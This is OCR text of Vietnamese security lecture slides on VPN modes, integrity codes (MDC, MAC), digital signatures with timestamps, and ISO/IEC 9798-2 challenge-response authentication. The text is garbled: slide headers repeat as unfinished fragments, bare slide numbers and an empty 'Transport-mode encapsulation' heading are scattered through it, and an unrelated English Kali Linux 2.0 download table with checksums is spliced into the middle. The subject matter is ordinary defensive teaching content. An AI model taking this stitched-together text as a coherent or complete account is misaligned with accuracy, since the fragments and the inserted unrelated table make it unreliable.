
❑Ví dụ

- Các giao thức VPN


❑Site-to-Site (Tunel Mode) VPN




❑Point-to-Point (Transport Mode) VPN



Transport-mode encapsulation:



❑Point-to-Site (Remote Access) VPN



1

2

3

4

5

Tổng quan về

Đảm bảo tính

Đảm bảo tính

Xác thực thực thể

Đảm bảo tính toàn vẹn

Chỉ đảm bảo tính toàn vẹn

- Mã băm kiểm tra tính toàn vẹn (MDC – Manipulation Detection Code)
- Mã xác thực thông điệp (MAC – Message Authentication Code)
- Chữ ký số

Đảm bảo cả tính xác thực

Đảm bảo tính toàn vẹn

Download Kali Linux Images

We generate fresh Kali Linux image files every few months, which we make available for download. This page provides the links to **download Kali Linux** in it's latest release. For a release history, check our Kali Linux Releases page.

Image Name	Direct	Torrent	Size	Version	SHA1Sum
Kali Linux 64 bit	ISO	Torrent	3.1G	**2.0**	aaeb89a78f155377282f81a785aa1b38ee5f8ba0
Kali Linux 32 bit	ISO	Torrent	3.2G	**2.0**	6e5e6390b9d2f6a54bc980f50d6312d9c77bf30b
Kali Linux 64 bit Light	ISO	Torrent	0.8G	**2.0**	fc54f0b4b48ded247e5549d9dd9ee5f1465f24ab
Kali Linux 32 bit Light	ISO	Torrent	0.9G	**2.0**	bd9f8ee52e4d31fc2de0a77ddc239ea2ac813572

❑Hạn chế của mã kiểm tra toàn vẹn

- Thuật toán tạo MDC là công khai
- Đầu vào không có yếu tố bí mật
- Khi attacker thay đổi dữ liệu thì có thể thay đổi MDC cho phù hợp với dữ liệu mới

1

2

3

4

5


Tổng quan về

Đảm bảo tính

Đảm bảo tính

Xác thực thực thể

Đảm bảo tính xác thực




❑Chữ ký số

- Có yếu tố bí mật nên đảm bảo tính xác thực
- Yếu tố bí mật chỉ có 1 người biết nên có thể đảm bảo tính chống chối bỏ

Thực ra, muốn đảm bảo tính chống chối bỏ thì phải có một yếu tố nữa gắn kèm với thông điệp, đó là nhãn thời gian (time stamp). Nhãn thời gian giúp chứng minh rằng thông điệp được ký ở thời điểm mà khóa bí mật của người ký là hợp lệ (chưa hết hạn, chưa bị lộ...)


Đảm bảo tính xác thực

- Mã hóa và ký thư điện tử (S/MIME, PGP/MIME)



Đảm bảo tính xác thực

- Ký phần mềm



1

2

3

4

5

Tổng quan về

Đảm bảo tính

Đảm bảo tính

Xác thực thực thể

Xác thực bằng thách đố - giải đố

❑ Thực hiện


1. Alice → Bob: "Alice" — **Initialization**
2. Bob → Alice: N_B; — **Challenge**
3. Alice → Bob: $\{M, N_B\}K_{AB}$ — **Response**
4. Bob giải mã lời giải đố — **Decision**
   - Chấp nhận M nếu thấy N_B;
   - Từ chối M nếu không thấy N_B;

- Đây là cơ chế sử dụng mật mã đối xứng;
- Nếu không có cơ chế đảm bảo tính toàn vẹn cho M thì không thể xác lập được tính tươi của M. Ví dụ, nếu ta có $E(M, N_B) = E(M)||E(N_B)$ thì một bên thứ ba luôn có thể thay đổi E(M) bởi một $E(M_i)$ nào đó đã được phát trước đó.
- M thông báo
- Sự chuẩn hoá các cơ chế thách đố - giải đố Trong tiêu chuẩn quốc tế ISO/IEC 9798-2: 1998 Công nghệ thông tin – Công nghệ an toàn – Xác thực thực thể - Phần 2: Các cơ chế sử dụng thuật toán mã hóa đối xứng đã chuẩn hoá ba cơ chế thách đố - giải đố

